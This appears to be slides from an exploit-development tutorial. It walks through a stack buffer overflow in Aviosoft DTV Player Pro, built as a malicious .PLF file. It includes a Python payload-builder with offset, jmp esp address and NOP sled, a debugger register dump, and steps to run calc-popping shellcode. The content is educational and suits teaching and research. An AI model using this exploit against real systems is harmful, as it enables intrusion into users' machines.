
▶ Open 04.py with notepad++ and edit line 8 and 9 as follows:

```
4 file="crash-me03.PLF" #Creat an File
5 print "Creating Stack BOF exploit. \n"
6 f=open(file,"w")
7 buff="A" * 260 # Found by mona
8 EIP="\xab\xa7\x11\x64"# EIP 0x6411a7ab : jmp esp | (PAGE_EXECUTE_READWRITE) [NetReg.dll] ASLR: False,
  (C:\Program Files\Aviosoft\Aviosoft DTV Player Pro\NetReg.dll)
9 nop="0x90" * 100 # more nops before reaching to shellcode
10 buff2="C" * 736 # Will replace wuth real shellcode
```

- ▶ We should remember that windows uses little endian notation , means we need reverse the address so EIP should become **0x6411a7ab=>"\xab\xa7\x11\x64"**.
- ▶ Remember that there was a nasty junk b/n EIP and ESP now we filled with 100 nop (0x90 no operation just to pass the execution ....)
- ▶ It's good idea to use some nops (0x90) before and after our shellcode.

# Verify JMP EIP(I)

- ▶ Run the 04.py script ([python 04.py](#))
- ▶ Setting breakpoint at EIP address **0x6411a7ab** to make sure that our exploit is reaching to the right address.
- ▶ Run the application through debugger
  - ▶ Right click>>Go to >>Expression



- ▶ When new window will pop up , search the EIP address

# Verify JMP EIP (II)

Now press F2. It may warn you about break pointing to this address but you can ignore the warning

- ▶ Now open crash-me04.PLF with debugger



```
Registers (PPU)
EAX 00000001
ECX 047E0980
EDX 00000042
EBX 77F6C1AC SHLWAPI.PathFindFileNameA
ESP 0012EC84 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 0168FA68
ESI 0168FA68
EDI 640578EC MediaPla.640578EC
EIP 6411A7AB NetReg.6411A7AB
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 50000000
```

- ▶ We notice that EIP contains our correct address as expected
- ▶ What is next?
  - ▶ Let's put real shellcode instead "CCCCCCCCCC---"
  - ▶ Since ESP contains "CCCC ---" we put our shellcode in ESP

# Execute shellcode

There is calc pop up shellcode inside your working directory called "shellcode.txt" open it

- ▶ Open exploit.py and copy paste your shellcode in line 9.
- ▶ Run exploit.py script (python exploit.py)
- ▶ It will create "exploit-me.PLF", open it with AviSoft DTV and it will execute calc.exe



# Game Over!!!!

# For More details

## ► Notes: -

- Exploit writing is much more about research. Without researching it is not possible to be an exploit writer.
- If you want to learn more about exploit development(In details):
  - <https://www.fuzzysecurity.com>
  - <https://www.corelan.be>
  - <https://www.exploit-db.com>

Questions?

E-mail: [vulnexplo@gmail.com](mailto:vulnexplo@gmail.com)

Thank you!!!